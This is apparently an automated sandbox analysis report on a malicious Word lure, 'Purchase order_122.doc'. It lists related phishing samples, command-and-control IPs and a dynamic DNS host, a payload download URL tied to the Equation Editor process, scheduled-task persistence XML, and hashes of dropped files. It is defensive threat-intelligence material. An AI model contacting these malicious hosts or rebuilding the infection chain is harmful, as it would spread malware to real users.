	Original Shipping documents.doc	Get hash	malicious	Browse	• 2.56.59.211
	payment.doc	Get hash	malicious	Browse	• 2.56.59.211
	_Payment Advise.doc	Get hash	malicious	Browse	• 2.56.59.211
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• 2.56.59.211
	QUOTE B1018530.doc	Get hash	malicious	Browse	• 2.56.59.211
	About company.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	PRICE QUOTATION.doc	Get hash	malicious	Browse	• 2.56.59.211
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• 2.56.59.211
	Purchase Order.doc	Get hash	malicious	Browse	• 2.56.59.211
drrkingsleym001.ddns.net	b2ZeLApyX2.exe	Get hash	malicious	Browse	• 103.133.109.121
	Purchase order_122.doc	Get hash	malicious	Browse	• 103.133.109.121
	YKr3m9a7C3.exe	Get hash	malicious	Browse	• 103.133.109.121
	SWIFT COPY.doc	Get hash	malicious	Browse	• 103.133.109.121

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GBTCLOUDUS	SMC Req Offer.doc	Get hash	malicious	Browse	• 2.56.59.211
	Original Shipping documents.doc	Get hash	malicious	Browse	• 2.56.59.211
	6FD5C640F4C1E434978FDC59A8EC191134B7155217C84.exe	Get hash	malicious	Browse	• 2.56.59.42
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 2.56.59.42
	0OeX2BsbUo.exe	Get hash	malicious	Browse	• 2.56.59.42
	AB948F038175411DC326A1AAD83DF48D6B65632501551.exe	Get hash	malicious	Browse	• 2.56.59.42
	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 2.56.59.42
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 2.56.59.42
	Fri051e1e7444.exe	Get hash	malicious	Browse	• 2.56.59.42
	payment.doc	Get hash	malicious	Browse	• 2.56.59.211
	_Payment Advise.doc	Get hash	malicious	Browse	• 2.56.59.211
	wA5D1yZuTf.exe	Get hash	malicious	Browse	• 2.56.59.42
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 2.56.59.42
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• 2.56.59.211
	QUOTE B1018530.doc	Get hash	malicious	Browse	• 2.56.59.211
	About company.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	PRICE QUOTATION.doc	Get hash	malicious	Browse	• 2.56.59.211
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• 2.56.59.211
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 2.56.59.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	IMS211323.xlsx	Get hash	malicious	Browse	• 103.149.12.116
	purchase order # 4459.xls	Get hash	malicious	Browse	• 103.141.138.110
	6811A4CEA56365431B3799600303C945593A997E61968.exe	Get hash	malicious	Browse	• 103.114.104.13
	KfvEoN0wIw	Get hash	malicious	Browse	• 103.68.250.127
	INQ_42-4I090.xlsx	Get hash	malicious	Browse	• 103.125.190.6
	PO doc 42782.xlsx	Get hash	malicious	Browse	• 103.125.190.6
	b2ZeLApyX2.exe	Get hash	malicious	Browse	• 103.133.109.121
	Purchase order_122.doc	Get hash	malicious	Browse	• 103.133.109.121
	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• 180.214.239.85
	payment issue need help.exe	Get hash	malicious	Browse	• 103.133.110.241
	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• 180.214.239.85
	PO1-424480.xlsx	Get hash	malicious	Browse	• 103.125.190.6
	arm7	Get hash	malicious	Browse	• 14.225.246.61
	PI Alu Circle_Dt. 14.05.2021.xlsx	Get hash	malicious	Browse	• 180.214.239.85
	YKr3m9a7C3.exe	Get hash	malicious	Browse	• 103.133.109.121
	SWIFT COPY.doc	Get hash	malicious	Browse	• 103.133.109.121
	Airway bill# 7899865792021.xlsx	Get hash	malicious	Browse	• 103.125.190.6
	presupuesto.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	Purchase orders with bank details.ppa	Get hash	malicious	Browse	• 103.141.138.110
	ZHANGZHOU YIHANSHENG HOUSEWARES.xlsx	Get hash	malicious	Browse	• 180.214.239.85

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	Purchase order_122.doc	Get hash	malicious	Browse	
	SWIFT COPY.doc	Get hash	malicious	Browse	
	Order Inquiry CEW PTE LTD.doc	Get hash	malicious	Browse	
	Ref 0180066743.xlsx	Get hash	malicious	Browse	
	001Photocopy.xlsx	Get hash	malicious	Browse	
	SB883681QI.xlsx	Get hash	malicious	Browse	
	PO-No.00127.doc	Get hash	malicious	Browse	
	PO-14092021.doc	Get hash	malicious	Browse	
	PO-14092021.doc	Get hash	malicious	Browse	
	FACTURA PROFORMA- PO1122002092021.doc	Get hash	malicious	Browse	
	Expo Grup - 1122002092021 Sept.doc	Get hash	malicious	Browse	
	SWIFT COPY.doc	Get hash	malicious	Browse	
	P-C3787633.doc	Get hash	malicious	Browse	
	Account Statement.doc	Get hash	malicious	Browse	
	NEW Order-05271.doc	Get hash	malicious	Browse	
	NEW ORDER.doc	Get hash	malicious	Browse	
	Nanocore.New order 22.xlsx	Get hash	malicious	Browse	
	PO83783877.xlsx	Get hash	malicious	Browse	
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	
	DOO STILO NOVI SAD EUR 5.200,99 20210705094119.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	3.7499114035101173
Encrypted:	false
SSDEEP:	384:DOj9Y8/gS7SDriLGKq1MHR534Jg6ihJSxUCR1rgCPKabK2t0X5P7DZ+JgySW7XxW:D+gSAdN1MH3IJFRJngyX
MD5:	72A9F09010A89860456C6474E2E6D25C
SHA1:	E4CB506146F60D01EA9E6132020DEF61974A88C3
SHA-256:	7299EB6E11C8704E7CB18F57879550CDD88EF7B2AE8CBA031B795BC5D92CE8E3
SHA-512:	BCD7EC694288BAF751C62E7CE003B4E932E86C60E0CFE67360B135FE2B9EB3BCC97DCDB484CFC9C50DC18289E824439A07EB5FF61DD2C2632F3E83ED77F0CA37
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Purchase order_122.doc, Detection: malicious, Browse • Filename: SWIFT COPY.doc, Detection: malicious, Browse • Filename: Order Inquiry CEW PTE LTD.doc, Detection: malicious, Browse • Filename: Ref 0180066743.xlsx, Detection: malicious, Browse • Filename: 001Photocopy.xlsx, Detection: malicious, Browse • Filename: SB883681QI.xlsx, Detection: malicious, Browse • Filename: PO-No.00127.doc, Detection: malicious, Browse • Filename: PO-14092021.doc, Detection: malicious, Browse • Filename: PO-14092021.doc, Detection: malicious, Browse • Filename: FACTURA PROFORMA- PO1122002092021.doc, Detection: malicious, Browse • Filename: Expo Grup - 1122002092021 Sept.doc, Detection: malicious, Browse • Filename: SWIFT COPY.doc, Detection: malicious, Browse • Filename: P-C3787633.doc, Detection: malicious, Browse • Filename: Account Statement.doc, Detection: malicious, Browse • Filename: NEW Order-05271.doc, Detection: malicious, Browse • Filename: NEW ORDER.doc, Detection: malicious, Browse • Filename: Nanocore.New order 22.xlsx, Detection: malicious, Browse • Filename: PO83783877.xlsx, Detection: malicious, Browse • Filename: DOC.1000000567.267805032019.doc__.rtf, Detection: malicious, Browse • Filename: DOO STILO NOVI SAD EUR 5.200,99 20210705094119.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A..S.....P... .....k... .....@.. .....X.. ..@.....k..K..... k..... ....H.....text....K... ...P..... ..`.rsrc.....`.....@..@.rel oc.....p.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\catzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	368128
Entropy (8bit):	7.943323696866316
Encrypted:	false
SSDEEP:	6144:biuHodpZO0/zxllEpjNGLTk+eRSMjf9oHpqUFNsWPAyJt4SKbxF+wkonJx:upZOu7EpjAnkR/9a9rsWPAmyScxFRb
MD5:	ACE96CF7EF24EEAC993B4DA172A5A8F0
SHA1:	FA89615F55A87EF1D9EE9330EC5B0C040F54E8C1
SHA-256:	D4EE80500D9C280E85B290B467592A5910E9D4EE127CFDA17AD40467B2C88942
SHA-512:	E1D5279223D7E82003BAD73E94B1607B043C0B987987E99DC39AB9790558C4C840CD6949A37F87134FBD13B64C4A2492FB572EEBDE870DB709D2A77C419C7EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
IE Cache URL:	http://binatonezx.tk/catzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X.wa.....0..... .....@.. .....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....?...A.....}.....1.....{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*....0..8.....s....%.Bo.....%.Po .....%.Do.....%.Io.....%.Wo.....+..*.0..8.....s....%.oo.....%.+o.....%.-o.....%.*o.....%.=o.....+..*".(.....*....0.. .....r...p.%.r7..p.%....+..*&.(.....*...0..0.....o#....oO...3. .o%....oQ.....+....,....+....+..*.0..0.....o#....o#...3..o%....o%.....+....,....+....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2D531D94-C583-4137-BC9C-F35D458886D0}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3496338424734096
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiF3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb/:IiiiiiiiiifdLloZQc8++lsJe1MzGl
MD5:	19F47639FEF6B71145F3D48FFB0BCDD3
SHA1:	5A8194771857F03247BAE4FCC84604655FD373D3
SHA-256:	86A7A8F9F015E15CE88322AA2B00EC3E41048CE99D448D00BC9C2ECE4F5FCF70

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2D531D94-C583-4137-BC9C-F35D458886D0}.tmp	
SHA-512:	6540E8B8C4731FA6EBC05CCB19C433A125119AB29D639701F1F605B7DDC79717EA5CE3438F8129DE1BA60DD1A7C9233FE6BF211A9A172E685F0CB949E2B9591
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9294EB41-BC98-4811-8155-5BA310CE0BF9}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B46515BE-EB2B-43E1-A77A-ECFC555EC443}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.556355218887951
Encrypted:	false
SSDEEP:	192:GW0Jifys7CSDuVIMUycP6T6K6HShBHkVday7IzL2P+mpltOzwIvaL6HYyzOpZijH:GW0IfysOSDuVpzhiSUVYysn2P+mpl8UU
MD5:	988803A25CD76F90623197D3B1CE36DD
SHA1:	435661EFFA5B938E38207C3EB8B1674714C55250
SHA-256:	A9FD08135BE9B98E590733B892CFDD845C8C749DD21090C75A7DE2EA285C48BD
SHA-512:	5C1CBC6385E6434AB1957F1A16A9709DEA56324D678F66DF72417FEE4F1CA30F6C387B3A73FE8FAD2D3B5C2BF875565F9E3CBB13AFBC4B29A83033F3A1416A0 D
Malicious:	false
Preview:	!.1./.<.7.3.?.@.2.<.@.?.1...[.$.^.?.1...*.;.%.].).3.&.3.!.?.=.@.?.6.].~.!.0.[.^.].?.?.%.0...?.].?.?.=.`.?.=...4.$.#...~.6.#.5.4.[...@...?.:.0.6.8.$.3.?.3.(.[.^.?.;.(.7.@.?.^.4.$.0.&.*.`.[.). '.+...7.?.&.2.1.@.[.+.[.$.].1.<.;.].|.6.=.0.?....._.0.-.&.&.%.|.?.)...-.0.,.1.%...?.^.!.~.]...?.!.5.[.|.7.?.4.].3.(.|.!.(./.-._.?...7.&.(.*.2.0.7.6.@.8.~.?.6.?.$.?.~.;.?.|.8.].8.?.0.+.]...%./.%.?.~. 5.[...@.&.-.?.3.7.?.5.0.^.(.!.8.'.?.%.&.1.=.`...?.+.?.+.?.4.|.3.7.1.6.6.^.4.3.0.8.>./.#.+.?.,._.?.$.>.9.1.|.[.?.-.*.../.(.@.@.?.[.?.-.1.5.>.5.$.8.=.'.6...?...,.`.'.?.^.0...-.*.*.[.%.:....9.]. 7.2...!._.).!...].3.>.$.|.5.'.^.<.,.9.;.'.2.%.5.`.6.@.6.5.,._.?.*.`.8./.8.5.?.=.#.(.9.?._.%.0.7.4.?.!.'.?...(.?.)...?.4.7.?.5.0.=.?.`.6.:.&.%.;.,.3.*.|.0.3.<.%...5.>.%.*.9.6.-.%.$.9.$.7.0.).~... [.=.9.1.2.~._.3.|.;...?.|.*...~.%./.%.3.?...@...&.7.,.*.*.5.~...9.;.4...+.2.,.%.,.5.?....,.^.`._.?...5._.).<.^.8.=.:.8.4.%.4.].3.*.#.>.$.6.?.^.3.@.&.1.(.].&....,.?.+.?.:.(...^.?..._.6.5.:...._.|.>.`. 1.7.&...?.:.,.(.%.,.?.[.#.8.1.

C:\Users\user\AppData\Local\Temp\tmp1E64.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp249A.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	5.135021273392143
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0mn4xtn:cbk4oL600QydbQxIYODOLedq3Z4j
MD5:	40B11EF601FB28F9B2E69D36857BF2EC
SHA1:	B6454020AD2CEED193F4792B77001D0BD741B370
SHA-256:	C51E12D18CC664425F6711D8AE2507068884C7057092CFA11884100E1E9D49E1
SHA-512:	E3C5BCC714CBFCA4B8058DDCDDF231DCEFA69C15881CE3F8123E59ED45CFB5DA052B56E1945DCF8DC7F800D62F9A4EECB82BCA69A66A1530787AEFFEB15E2BD5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp566B.tmp	
Process:	C:\Users\user\AppData\Roaming\catzjt7863.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1619
Entropy (8bit):	5.149397668697177
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB8tn:cbhZ7ClNQi/rydbz9l3YODOLNdq30
MD5:	AA0D2C398EDA2B348EF81AEC7D42D1A4
SHA1:	3CA6B4806670F5D6A8E956FDA8A45BF8CF9623AB
SHA-256:	FBE1D53BEC4781637355317A441AB01E366BCDF1B6B6C05CC90D8E57ECD572C7
SHA-512:	6AF5E9A8144D486B7DE244CC39C4C4ECA99173E3E6FCBBBCC15B09C18BD8A1AE21BCDA43CAA807E1BABF2A723F44853FCF80A2BA119B0DB928C76747BFD256B1
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.089541637477408
Encrypted:	false
SSDEEP:	3:XrURGizD7cnRNGbgCFKRNX/pBK0jCV83ne+VdWPiKgmR7kkmefoeLBizbCuVkqYM:X4LDAnybgCFcps0OafmCYDlizZr/i/Oh
MD5:	9E7D0351E4DF94A9B0BADCEB6A9DB963
SHA1:	76C6A69B1C31CEA2014D1FD1E222A3DD1E433005
SHA-256:	AAFC7B40C5FE680A2BB549C3B90AABAAC63163F74FFFC0B00277C6BBFF88B757
SHA-512:	93CCF7E046A3C403ECF8BC4F1A8850BA0180FE18926C98B297C5214EB77BC212C8FBCC58412D0307840CF2715B63BE68BACDA95AA98E82835C5C53F17EF3851
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+.....*....~f.G0^..;....W2.=...K.~.L..&f...p.....:7rH}..../H.....L...?...A.K...J.=8x!....+.2e'..E?.G.....[.&

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Encrypted:	false
SSDEEP:	3:dsE:F
MD5:	0B2A8DE244B465CEE106CFB4A8C72E54
SHA1:	C3114CEEEDB5B68D136320D49FE324074F4EDCEF
SHA-256:	A688D2C2784CF368CFDCF621BA67CA62225E9EA3DB0D5DB2DC151BA430A920BC
SHA-512:	1519817080200B27FE65785431178B6D75DAA115B5BC7C255A8B7D6A3754140FEDA2AFAAEA018F96A3F6708EFA46539ABCE92AACF0B1A10E202B07E777678593
Malicious:	**true**
Preview:	..A...H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.795707286467131
Encrypted:	false
SSDEEP:	3:oMty8WbSX/MNn:oMLWus
MD5:	D685103573539B7E9FDBF5F1D7DD96CE
SHA1:	4B2FE6B5C0B37954B314FCAEE1F12237A9B02D07
SHA-256:	D78BC23B0CA3EDDF52D56AB85CDC30A71B3756569CB32AA2F6C28DBC23C76E8E
SHA-512:	17769A5944E8929323A34269ABEEF0861D5C6799B0A27F5545FBFADC80E5AB684A471AD6F6A7FC623002385154EA89DE94013051E09120AB94362E542AB0F1DD
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Purchase order_122.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:57 2021, mtime=Mon Aug 30 20:08:57 2021, atime=Tue Oct 26 20:31:28 2021, length=444924, window=hide
Category:	dropped
Size (bytes):	1054
Entropy (8bit):	4.549567670793201
Encrypted:	false
SSDEEP:	12:86M+N6W0gXg/XAlCPCHaXeBhB/OW9qX+W1SpI+nicvbgNA6BsxDtZ3YilMMEpxRy:86Mr/XTuzLIDUie8wxDv3qfE/7Eg
MD5:	549CE2F3B3FDEEC003F6062032D029B9
SHA1:	598B34A40DEF3EA52AC02D4D441B2FB5AAC56CC3
SHA-256:	0FF5F7CD6C64F4BFF66588A7F61817DEDEA410963DC485B02D4A12BA2D8A6C92
SHA-512:	1F137A5FD57B96DE6D72F3E77C9D3403824654D8565251F9401B77E79100DE30B23510CD7C8F31E6A36C4C26911ED5B67D09F83B5EE143F80D55A4674AF26606
Malicious:	false
Preview:	L.....F.... ....5??....5??...[&H.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2.....ZS. .PURCHA~1.DOC..Z.....S...S..*.....P.u.r.c.h.a.s.e. .o.r.d.e.r._.1.2.2...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\305090\Users.user\Desktop\Purchase order_122.doc.-.....\....\....\....\....\.D.e.s.k.t.o.p.\.P.u.r.c.h.a.s.e. .o.r.d.e.r._.1.2.2...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....305090.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	87
Entropy (8bit):	4.7123532674005935
Encrypted:	false
SSDEEP:	3:bDuMJlt34KRAX6UXbUmX1aWN4KRAX6UXbUv:bCmoAAX/XbWNAAX/Xb2
MD5:	E2959B2A21E56E70B894EDC112E0A96B
SHA1:	857750C5F3AF616DB86FAF8E5316DF2FCA3FC5E9
SHA-256:	F31756BA08839BD02B995013BA7FC5C708C7FB43F35DD05AA1826105DE787342
SHA-512:	53B1CE40D002ED2656147AA41C8CB1BFE1A111A36E1C998F06D744E0C8A6215F34C135FF4F62FF95812D22DDE78562D5B6681816700C0D0D56325C08F2875073
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Purchase order_122.LNK=0..[doc]..Purchase order_122.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\catzjt7863.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	368128
Entropy (8bit):	7.943323696866316
Encrypted:	false
SSDEEP:	6144:biuHodpZO0/zxllEpjNGLTk+eRSMjf9oHpqUFNsWPAyJt4SKbxF+wkonJx:upZOu7EpjAnkR/9a9rsWPAmyScxFRb
MD5:	ACE96CF7EF24EEAC993B4DA172A5A8F0
SHA1:	FA89615F55A87EF1D9EE9330EC5B0C040F54E8C1
SHA-256:	D4EE80500D9C280E85B290B467592A5910E9D4EE127CFDA17AD40467B2C88942
SHA-512:	E1D5279223D7E82003BAD73E94B1607B043C0B987987E99DC39AB9790558C4C840CD6949A37F87134FBD13B64C4A2492FB572EEBDE870DB709D2A77C419C7EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X.wa.....0..... ....@.. ....@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....?...A.....}.....1.....{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*....0..8.....s....%.Bo.....%.Po .....%.Do.....%.Io.....%.Wo.....+..*.0..8.....s....%.oo.....%.+o.....%.-o.....%.*o.....%.=o.....+..*"..(.....*....0.. .....%.r...p.%.r7..p.%....+..*&.(.....*...0..0.....o#....oO...3. .o%....oQ.....+....,....+....+..*.0..0.....o#....o#...3..o%....o%.....+....,....+....

C:\Users\user\AppData\Roaming\eWoGxZG.exe	
Process:	C:\Users\user\AppData\Roaming\catzjt7863.exe
